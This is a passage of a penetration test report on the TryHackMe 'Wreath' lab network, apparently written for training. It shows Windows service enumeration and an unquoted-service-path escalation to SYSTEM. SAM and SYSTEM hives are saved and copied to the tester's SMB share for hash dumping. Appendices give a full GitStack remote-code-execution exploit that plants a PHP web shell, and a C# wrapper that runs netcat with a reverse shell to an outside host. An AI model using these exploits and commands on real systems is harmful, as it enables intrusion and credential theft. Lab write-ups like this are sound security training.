
```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                Name                      PathName                                                                    StartMode
Amazon SSM Agent                                           AmazonSSMAgent            "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                          Auto
Apache2.4                                                  Apache2.4                 "C:\xampp\apache\bin\httpd.exe" -k runservice                               Auto
AWS Lite Guest Agent                                       AWSLiteAgent              "C:\Program Files\Amazon\XenTools\LiteAgent.exe"                            Auto
LSM                                                        LSM                                                                                                   Unknown
Mozilla Maintenance Service                                MozillaMaintenance        "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe" Manual
NetSetupSvc                                                NetSetupSvc                                                                                           Unknown
Windows Defender Advanced Threat Protection Service        Sense                     "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"  Manual
System Explorer Service                                    SystemExplorerHelpService C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe Auto
Windows Defender Antivirus Network Inspection Service      WdNisSvc                  "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"  Manual
Windows Defender Antivirus Service                         WinDefend                 "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe" Auto
Windows Media Player Network Sharing Service               WMPNetworkSvc             "C:\Program Files\Windows Media Player\wmpnetwk.exe"                        Manual
```



```
C:\xampp\htdocs\resources\uploads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\resources\uploads> get-acl -path "c:\program files (x86)\system explorer" | format-list
get-acl -path "c:\program files (x86)\system explorer" | format-list


Path   : Microsoft.PowerShell.Core\FileSystem::C:\program files (x86)\system explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```




```
C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
```



```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```


Additionally, an exploitable path, "C:\Program Files (x86)\System Explorer\System Explorer", was found to have FullControl access by our user, specifically the group "BUILTIN\Users". To exploit this, I compiled a wrapper program, whose code is in Appendix 2 (section 5.2, page 25), and placed in on the machine as "C:\Program Files (x86)\System Explorer\System.exe". With this, I was able to exploit the "Unquoted Service Path" vulnerability and get a shell as "nt authority\system" on wreath-pc.




```
C:\Program Files (x86)\System Explorer>copy %TEMP%\wrapper-chocola.exe .\System.exe
copy %TEMP%\wrapper-chocola.exe .\System.exe
        1 file(s) copied.

C:\Program Files (x86)\System Explorer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

07/08/2021  09:59    <DIR>          .
07/08/2021  09:59    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
07/08/2021  09:41             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,869,491,712 bytes free

C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\System Explorer>
```

```
Z ❯ ~/ctf/thm/wreath
$ nc -lnvp 1337
Connection from 10.200.177.100:51723
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Thomas\AppData\Local\Temp>whoami
whoami
wreath-pc\thomas

C:\Users\Thomas\AppData\Local\Temp>exit
Z ❯ ~/ctf/thm/wreath
$ nc -lnvp 1337
Connection from 10.200.177.100:51773
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

C:\Windows\system32>





C:\Windows\system32>

C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>

C:\Windows\system32>
C:\Windows\system32>
```

With a shell as "nt authority\system", I then exfiltrated and dumped password hashes as evidence.



```
C:\Windows\Temp\chocola>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.

C:\Windows\Temp\chocola>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.

C:\Windows\Temp\chocola>net use \\10.50.174.9\test /USER:chocola tset
net use \\10.50.174.9\test /USER:chocola tset
The command completed successfully.


C:\Windows\Temp\chocola>copy sam.bak \\10.50.174.9\test\sam.bak
copy sam.bak \\10.50.174.9\test\sam.bak
        1 file(s) copied.

C:\Windows\Temp\chocola>copy system.bak \\10.50.174.9\test\system.bak
copy system.bak \\10.50.174.9\test\system.bak
        1 file(s) copied.

C:\Windows\Temp\chocola>net use \\10.50.174.9\test /del
net use \\10.50.174.9\test /del
\\10.50.174.9\test was deleted successfully.
```



```
$ secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b5[redacted]
Guest:501:aad3b435b51404eeaa
DefaultAccount:503:aad3b435b
WDAGUtilityAccount:504:aad3b
Thomas:1000:aad3b435b51404ee
[*] Cleaning up...
```

5 Clean up

This chapter lists all clean up actions done by the penetration tester. Cleanups are grouped by assets.

5.1 10.200.177.200

- Delete files
  - /tmp/nmap-chocola
  - /tmp/socat-chocola
  - /tmp/nc-chocola
- Revert firewall (port 17171 TCP)

5.2 10.200.177.150

- Revert firewall (port 17171 TCP)

5.3 10.200.177.100

- Delete files
  - C:\windows\temp\nc-chocola.exe
  - C:\Program Files (x86)\System Explorer\System.exe

6 Appendices

6.1 Appendix #1: 43777.py

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.177.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass

if len(user_list) > 0:
        username = user_list[0]
        print "[+]␣Found␣user␣{}".format(username)
else:
        r = requests.post("http://{}/rest/user/".format(ip), data={'
            username' : username, 'password' : password})
        print "[+]␣Create␣user"

        if not "User␣created" in r.text and not "User␣already␣exist" in r.
            text:
                print "[-]␣Cannot␣create␣user"
                os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip)
    )
if "true" in r.text:
        print "[+]␣Web␣repository␣already␣enabled"
else:
        print "[+]␣Enable␣web␣repository"
        r = requests.put("http://{}/rest/settings/general/webinterface/".
            format(ip), data='{"enabled"␣:␣"true"}')
        if not "Web␣interface␣successfully␣enabled" in r.text:
                print "[-]␣Cannot␣enable␣web␣interface"
                os._exit(0)

print "[+]␣Get␣repositories␣list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
        repository = repository_list[0]['name']
        print "[+]␣Found␣repository␣{}".format(repository)
else:
        print "[+]␣Create␣repository"

        r = requests.post("http://{}/rest/repository/".format(ip), cookies
            ={'csrftoken' : csrf_token}, data={'name' : repository, '
            csrfmiddlewaretoken' : csrf_token})
        if not "The␣repository␣has␣been␣successfully␣created" in r.text and
             not "Repository␣already␣exist" in r.text:
                print "[-]␣Cannot␣create␣repository"
                os._exit(0)

print "[+]␣Add␣user␣to␣repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip,
    repository, username))

if not "added␣to" in r.text and not "has␣already" in r.text:
        print "[-]␣Cannot␣add␣user␣to␣repository"
        os._exit(0)

print "[+]␣Disable␣access␣for␣anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip,
    repository, "everyone"))

if not "everyone␣removed␣from␣rce" in r.text and not "not␣in␣list" in r.
    text:
        print "[-]␣Cannot␣remove␣access␣for␣anyone"
        os._exit(0)

print "[+]␣Create␣backdoor␣in␣PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip,
    repository), auth=HTTPBasicAuth(username, 'p␣&&␣echo␣"<?php␣system(
    $_POST[\'a\']);␣?>"␣>␣c:\GitStack\gitphp\exploit-chocola.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+]␣Execute␣command"
r = requests.post("http://{}/web/exploit-chocola.php".format(ip), data={'a'
     : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

6.2 Appendix #2: Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
  class Program{
    static void Main(){
      Process proc = new Process();
      ProcessStartInfo procInfo = new ProcessStartInfo("C:\\Windows\\temp\\
          nc-chocola.exe", "10.50.174.9 1337 -e cmd.exe");
      procInfo.CreateNoWindow = true;
      proc.StartInfo = procInfo;
      proc.Start();
    }
  }
}
```